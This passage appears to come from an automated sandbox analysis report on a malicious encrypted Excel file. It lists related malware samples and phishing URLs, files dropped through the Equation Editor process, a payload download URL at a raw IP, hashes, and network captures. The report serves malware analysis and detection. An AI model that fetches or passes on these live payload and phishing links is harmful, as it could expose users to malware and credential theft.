	zisuzZpoW2.exe	Get hash	malicious	Browse	• 104.16.14.194
	Remittance Scan DOC-2029293#PI207-048.pptx.exe	Get hash	malicious	Browse	• 104.16.12.194

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Q1028838.exe	Get hash	malicious	Browse	• 104.16.14.194
	61September Order List.PD.exe	Get hash	malicious	Browse	• 104.16.16.194
	CONFIRMATION OF BANK DETAILS.exe	Get hash	malicious	Browse	• 104.16.12.194
	47BTRT19-257.exe	Get hash	malicious	Browse	• 104.16.14.194
	98740135.exe	Get hash	malicious	Browse	• 104.16.14.194
shops.myshopify.com	PO98765.exe	Get hash	malicious	Browse	• 23.227.38.74
	inv.exe	Get hash	malicious	Browse	• 23.227.38.74
	EME_PO.39134.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• 23.227.38.74
	Swift Copy.exe	Get hash	malicious	Browse	• 23.227.38.74
	Inv.exe	Get hash	malicious	Browse	• 23.227.38.64
	CSq58hA6nO.exe	Get hash	malicious	Browse	• 23.227.38.64
	New Order .xlsx	Get hash	malicious	Browse	• 23.227.38.64
	NQQWym075C.exe	Get hash	malicious	Browse	• 23.227.38.64
	Order specs19.11.20.exe	Get hash	malicious	Browse	• 23.227.38.64
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• 23.227.38.64
	SWIFT_HSBC Bank.exe	Get hash	malicious	Browse	• 23.227.38.64
	ORDER SPECIFITIONS.exe	Get hash	malicious	Browse	• 23.227.38.64
	anthony.exe	Get hash	malicious	Browse	• 23.227.38.64
	udtiZ6qM4s.exe	Get hash	malicious	Browse	• 23.227.38.64
	qAOaubZNjB.exe	Get hash	malicious	Browse	• 23.227.38.64
	uM0FDMSqE2.exe	Get hash	malicious	Browse	• 23.227.38.64
	new file.exe.exe	Get hash	malicious	Browse	• 23.227.38.64
	jrzlwOa0UC.exe	Get hash	malicious	Browse	• 23.227.38.64
	PDF ICITIUS33BUD10307051120003475.exe	Get hash	malicious	Browse	• 23.227.38.64

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	PO_0012009.xlsx	Get hash	malicious	Browse	• 99.79.190.44
	paperport_3753638839.exe	Get hash	malicious	Browse	• 13.224.89.193
	opzi0n1[1].dll	Get hash	malicious	Browse	• 13.224.89.96
	http://email.balluun.com/ls/click?upn=0tHwWGqJA7fIfwq261XQPoa-2Bm5KwDIa4k7cEZI4W-2FdMZ1Q80M51jA5s51EdYNFwUO080OaXBwsUkIwQ6bL8cCo1cNcDJzlw2uVCKEfhUzZ7Fudhp6bkdbJB13EqLH9-2B4kEnaIsd7WRusADisZIU-2FqT0gWvSPQ-2BUMBeGniMV23Qog3fOaT300-2Fv2T0mA5uuaLf6MwKyAEEDv4vRU3MHAWtQ-3D-3DaUdf_BEBGVEU6IBswk46BP-2FJGpTLX-2FIf4Ner2WBFJyc5PmXI5kSwVWq-2FIninIJmDnNhUsSuO8YJPXc32diFLFly8-2FlazGQr8nbzBIO-2BSvdfUqJySNySwNZh5-2F7tiFSU4CooXZWp-2FjpdCX-2Fz89pGPVGN3nhMItFmIBBYMcjwlGWZ8vS3fpyiPHr-2BxekPNfR4Lq-2Baznil07vpcMoEZofdPQTnqnmg-3D-3D	Get hash	malicious	Browse	• 34.209.19.120
	http://searchlf.com	Get hash	malicious	Browse	• 13.224.93.71
	http://https://pembina.sharepoint.com/teams/BOandP/_layouts/15/guestaccess.aspx?share=Ev8UHcgPkQRPnPpDIa8PTeUBDnUZj2epg0IcLzD6O0XQNQ&e=5:GyiSQ3&at=9	Get hash	malicious	Browse	• 13.224.93.10
	http://https://tenderdocsrfp.typeform.com/to/RVzhstxV	Get hash	malicious	Browse	• 52.33.248.165
	http://https://www.canva.com/design/DAEOhhihuRE/ilbmdiYYv4SZabsnRUealQ/view?utm_content=DAEOhhihuRE&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 44.236.72.93
	http://https://omgzone.co.uk/	Get hash	malicious	Browse	• 13.224.93.77
	http://https://doc.clickup.com/p/h/84zph-7/c3996c24fc61b45	Get hash	malicious	Browse	• 54.77.92.238
	http://t.comms.officeworks.com.au/r/?id=hb22c4478,920a576c,91374a10&p1=developerhazrat.com/p13p13yu13/bGVnYWxpbnRAc2VhcnNoYy5jb20=%23#c13c13v13h13h13u13l13j13m##	Get hash	malicious	Browse	• 18.136.188.28

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://email.balluun.com/ls/click?upn=KzNQqcw6vAwizrX-2Fig1Ls6Y5D9N6j9I5FZfBCN8B2wRxBmpXcbUQvKOFUzJGiw-2F3Qy64T8VZ2LXT8NNNJG9bemh7vjcLDgF5-2FXPBBBqdJ0-2BpvIlXlKrZECAirL9YySN2b1LT-2Bcy1l-2F0fp1Pwvv3l4j7XHHKagv-2FxlVdd85P38ZuA-2Bvv5JF3QaAOx19sqG0-2BnULpm_J-2BsRItFMcwpTA18DVdBlGBJyUhFuIaAEybVNgKjH795y-2Bjn2esAEGPPa76dl-2BxD62wo4xT0BtNrFdVu0eWgx-2F6eRqupI7yZWQAa-2FBr1dlsLgX0hlcDSdDmAHsaZaG3WUUyADLR7thqFcU32Djt0AEfQ9qS0428-2BH1u-2Fk1E3KVFo9lePxc9mOWOHzwBkFv-2FOdeNUShdwqtjGBw2zuSNSTyLDRcypBOMpUtPdiR8ihMQ0-3D	Get hash	malicious	Browse	• 34.209.19.120
	http://https://epl.paypal-communication.com/H/2/v600000175fc9567aec3e4496e965fc958/d07dcaec-c38a-4069-96dc-06e53581f535/HTML	Get hash	malicious	Browse	• 13.224.93.119
	PO EME39134.xlsx	Get hash	malicious	Browse	• 52.58.78.16
	PRODUCT INQUIRY BNQ1.xlsx	Get hash	malicious	Browse	• 52.58.78.16
	Document Required.xlsx	Get hash	malicious	Browse	• 54.179.174.132
	http://https://nl.raymondbaez.com/xxx/redirect/	Get hash	malicious	Browse	• 44.236.48.31
	http://unbouncepages.com/vm4412084773830-05-udjawpdruxmbaqdsumpx/	Get hash	malicious	Browse	• 13.224.93.81
	paperport_3753638839.exe	Get hash	malicious	Browse	• 13.224.89.130
	fSBya4AvVj.exe	Get hash	malicious	Browse	• 52.58.78.16
HETZNER-ASDE	document-1599926043.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1718469399.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1599926043.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1718469399.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1718966580.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1718966580.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-169210842.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-169210842.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1720537347.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1720537347.xls	Get hash	malicious	Browse	• 78.46.235.88
	http://45.146.165.216	Get hash	malicious	Browse	• 46.4.123.222
	document-1567616642.xls	Get hash	malicious	Browse	• 78.46.235.88
	SWIFT.EXE	Get hash	malicious	Browse	• 95.216.7.161
	document-1567616642.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1467223313.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1467223313.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1378171711.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1378171711.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1325224072.xls	Get hash	malicious	Browse	• 78.46.235.88
	document-1325224072.xls	Get hash	malicious	Browse	• 78.46.235.88
CLOUDFLARENETUS	http://https://webmail-re5rere.web.app/?emailtoken=test@test.com&domain=test.com	Get hash	malicious	Browse	• 162.159.138.81
	Nota di consegna_TNT507CC.exe	Get hash	malicious	Browse	• 104.18.54.93
	txema_inef_post_live_loader_88.exe	Get hash	malicious	Browse	• 104.18.35.76
	due-invoice.xlsm	Get hash	malicious	Browse	• 104.23.98.190
	ANGEBOTXANFORDERNXXXXXXXXX26-11-2020.ppt	Get hash	malicious	Browse	• 104.18.49.20
	SecuriteInfo.com.Gen.NN.ZemsilF.34658.m0@a8V1yrei.exe	Get hash	malicious	Browse	• 104.24.126.89
	http://nity.midlidl.com/index	Get hash	malicious	Browse	• 104.28.14.54
	http://https://hosting-e899f.web.app/#ba11_go_coa_chf@emfa.pt	Get hash	malicious	Browse	• 104.16.18.94
	PAYMENT RECEIPT.html	Get hash	malicious	Browse	• 104.16.19.94
	Order 51897.exe	Get hash	malicious	Browse	• 104.24.126.89
	paperport_3753638839.exe	Get hash	malicious	Browse	• 104.26.2.247
	PO98765.exe	Get hash	malicious	Browse	• 23.227.38.74
	AsyncClient.exe	Get hash	malicious	Browse	• 104.24.126.89
	http://https://sugar-stirring-mockingbird.glitch.me/#comp@hansi.at	Get hash	malicious	Browse	• 104.16.18.94
	inv.exe	Get hash	malicious	Browse	• 23.227.38.74
	doc-6954.xls	Get hash	malicious	Browse	• 104.18.62.178
	CO R94-04_____PDF.jar	Get hash	malicious	Browse	• 104.20.23.46
	QQWUO898519.xls	Get hash	malicious	Browse	• 104.18.48.20
	2020112395387_pdf.exe	Get hash	malicious	Browse	• 104.18.32.47
	CO R94-04_____PDF.jar	Get hash	malicious	Browse	• 104.20.23.46
BIZLAND-SDUS	anthon.exe	Get hash	malicious	Browse	• 66.96.162.129

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO EME39134.xlsx	Get hash	malicious	Browse	• 65.254.248.145
	EME_PO.39134.xlsx	Get hash	malicious	Browse	• 66.96.162.143
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• 66.96.162.128
	ptFlhqUe89.exe	Get hash	malicious	Browse	• 66.96.162.138
	ExQKDWm3fW.exe	Get hash	malicious	Browse	• 66.96.162.141
	C03N224Hbu.exe	Get hash	malicious	Browse	• 65.254.248.145
	http://honest-deals.com	Get hash	malicious	Browse	• 66.96.147.105
	NQQWym075C.exe	Get hash	malicious	Browse	• 65.254.250.119
	http://https://bakrisoil.com/wp-content/cd.php?e=gjeffries@hughesellard.com	Get hash	malicious	Browse	• 66.96.149.32
	8miw6WNHCt.exe	Get hash	malicious	Browse	• 207.148.248.143
	tbzcpAZnBK.exe	Get hash	malicious	Browse	• 66.96.162.147
	Sales_Invoice_503657_415470.xls	Get hash	malicious	Browse	• 209.59.199.129
	sbwAPP6dB2.dll	Get hash	malicious	Browse	• 209.59.199.129
	Inv_729617_999719.xlsm	Get hash	malicious	Browse	• 209.59.199.129
	Sales_Invoice_666786_146299.xlsm	Get hash	malicious	Browse	• 209.59.199.129
	Invoice_424324_323486.xlsm	Get hash	malicious	Browse	• 209.59.199.129
	bvht1xpdf.dll	Get hash	malicious	Browse	• 209.59.199.129
	0VikCnzrVT.exe	Get hash	malicious	Browse	• 66.96.162.147
	H4A2-423-EM152-010.TIF.exe	Get hash	malicious	Browse	• 66.96.162.146

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	478720
Entropy (8bit):	7.699517779790953
Encrypted:	false
SSDEEP:	12288:g0b4JO3QrN2iNXxHqSqi+owWODVm4q3ntt8LF:Lb4JO3yN1VxHsphm4wr8
MD5:	FD09F4D0B2373B9634F2D8AD2F5C899D
SHA1:	8074CD001665B9CA3FD0392CB74F8525D915A812
SHA-256:	F592906B568C6138386673B45E8ACBEC69CC736394C29BE98FBB1925A39CF23A
SHA-512:	B96DAC273A50ED07FC615CBAB935DF508D18EA6084A35D9AC85B580E8B43B2A40354F5B572836E8A438763F92861EDF6B57BFC0DAED8AA655B7785E090DE253
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 29%
Reputation:	low
IE Cache URL:	http://216.170.126.121/hkcmd/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....j._.....0..D.....b... .....@.. ....@.....<b..O..... ..H.....text....B... ...D..... ..`.rsrc.....F.....@..@.rel oc.....L.....@..B.....pb.....H.....r...c.....x...L.....0..G.....}.....(.....(.....s...}.....{.....o.....(.....{....{....o....*..0.....(.....{....{.... (.....(....~....vl.....,{....{....o.....{....{....o....o.....{...(...}.....o.....3..{....{....o.....+....,@..{....{....o....s.....{....{....{....o.....{....{....o.....*...{....(...o!.....{....~....o"....*...{....(#...o!.....{.... ~....o"....*...0..+.....,..{.....+.....,..{.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\19D007AA.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\19D007AA.jpeg	
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8B71DA3C.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.015324823856431
Encrypted:	false
SSDEEP:	3072:mXtr8tV3lqf4ZdAt06J6dabLr92W2qtX2cy:0ahlFdyiaT2qtXw
MD5:	0579C6F9CBF859BB8D027309ACBD8291
SHA1:	52DF5DC83F6FF6D305A77B8EA9A442643BA0A1CD
SHA-256:	F88600367AAC384B1203C2CF056EAB16CE107CFD3D824BF7796DB041D8938481
SHA-512:	D2B2B2E3DEF0184F5D8ED136B769568980ADB7834923BD220B4517423639780B2E4B04F68409C11743BAD32C8D738D8CF904FB89C69626E73102663836B845F8
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...%.. EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....l.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....N.[..... .....p.....N.[..... ....yfP..... .....zfP.....O.....X...%...7.....{ .@.....C.a.l.i.b.r.....X.....4....2_P.....p...p....{}P.....dv.. ....%.....%.....%.....!.....l....."....."....%.....%.....%.....T...T.....@.E.@T.....L.....l.....P... ...6...F.....EMF+*@..$..... ....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C197FD0D.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\Desktop\~$Shipping documents.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**

C:\Users\user\Desktop\~$Shipping documents.xlsx	
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	478720
Entropy (8bit):	7.699517779790953
Encrypted:	false
SSDEEP:	12288:g0b4JO3QrN2iNXxHqSqi+owWODVm4q3ntt8LF:Lb4JO3yN1VxHsphm4wr8
MD5:	FD09F4D0B2373B9634F2D8AD2F5C899D
SHA1:	8074CD001665B9CA3FD0392CB74F8525D915A812
SHA-256:	F592906B568C6138386673B45E8ACBEC69CC736394C29BE98FBB1925A39CF23A
SHA-512:	B96DAC273A50ED07FC615CBAB935DF508D18EA6084A35D9AC85B580E8B43B2A40354F5B572836E8A438763F92861EDF6B57BFC0DAED8AA655B7785E090DE25 3
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 29%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....j._.....0..D.....b... .....@.. ....@.....<b..O..... ....H.....text....B... ...D..... ..`.rsrc.....F.....@..@.rel oc.....L.....@..B.....pb.....H.....r...c.....x...L.....0..G.....}.....(.....(.....s....}.....{....o.....(.....{....{....o....*..0.....(.....{....{.... (.....(....~....vl.....,{....{....o.....{....{....o....o.....{....(....}.....o.....3..{....{....o.....+....,@..{....{....o....s.....{....{....{....o.....{....{....o.....*..{....(...o!....{....~....o"....*...{....(#...o!....{.... ~....o"....*...0..+.....,..{.....+.....,...{.

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.961115643227587
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Shipping documents.xlsx
File size:	201728
MD5:	c3524b3b21dae7ebf0d9ed6b6c10f5ec
SHA1:	72ebb819703693105a86d206a119f88821c84b54
SHA256:	aa610173afefde94cf914948a54de1d63b71475cdd0d9bb 18e6f01d67a2076a9
SHA512:	e28890f1f94b1cd647cce3c34cfc6e718133892f358b85d c47555ca2a231dbf1bd3934cbf16d21d6988827e052b604 b43d2ddc41e1f7649d7dfb2c4241d53056
SSDEEP:	6144:EMmGaiwsWbHBOG75ZYNQVtNzhXMcRqity3:E MhAbhOG75ZYOV+cVE
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Shipping documents.xlsx"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .

General	
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 194696

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	194696
Entropy:	7.99819881034
Base64 Encoded:	True
Data ASCII:	v . . . . . 5 . ; G L . R f d . . . . . < . . . . . q ~ . . . . | | & . . . . . L x . . . . . 6 . . . . J | T . . < . Q s J . . . b . . . . . 8 . . ~ [. . . b . . . . . 8 . . ~ [. . . b . . . . . 8 . . ~ [. . . b . . . . . 8 . . ~ [. . . b . . . . . 8 . . ~ [. . . b . . . . . 8 . . ~ [. . . b . . . . . 8 . . ~ [. . . b . . . . . 8 . . ~ [. . . b . . . . . 8 . . ~ [. . . b . . . . . 8 . . ~ [. . . b . . . . . 8 . . ~ [. . . b . . . .
Data Raw:	76 f8 02 00 00 00 00 00 c1 35 0b 3b 47 4c 87 52 66 64 a6 af b6 10 89 fc 3c 12 b8 c5 d3 eb 9a 1d ab 71 7e aa 84 fe 84 7c 7c 26 af ca 00 d3 8c 4c 78 f4 c7 f6 df c0 11 87 ee 36 bf e4 12 09 4a 7c 54 09 83 3c c3 51 73 4a 02 d4 12 62 8a e0 a2 a8 dc b0 8a 38 84 0d 7e 5b 02 d4 12 62 8a e0 a2 a8 dc b0 8a 38 84 0d 7e 5b 02 d4 12 62 8a e0 a2 a8 dc b0 8a 38 84 0d 7e 5b 02 d4 12 62 8a e0 a2 a8

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224


General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.45220077
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . N f . / { h . + . S . . - . . . . Y } v ^ . h . . . . . E 2 p ~ . . . . . n . o . . " Y . W . r Q $ j . . .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/26/20-21:14:10.893620	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49170	23.227.38.74	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 21:13:00.120197058 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.238229990 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.238399982 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.238950968 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.358699083 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.358763933 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.358804941 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.358838081 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.358850956 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.358875036 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.358915091 CET	80	49165	216.170.126.121	192.168.2.22
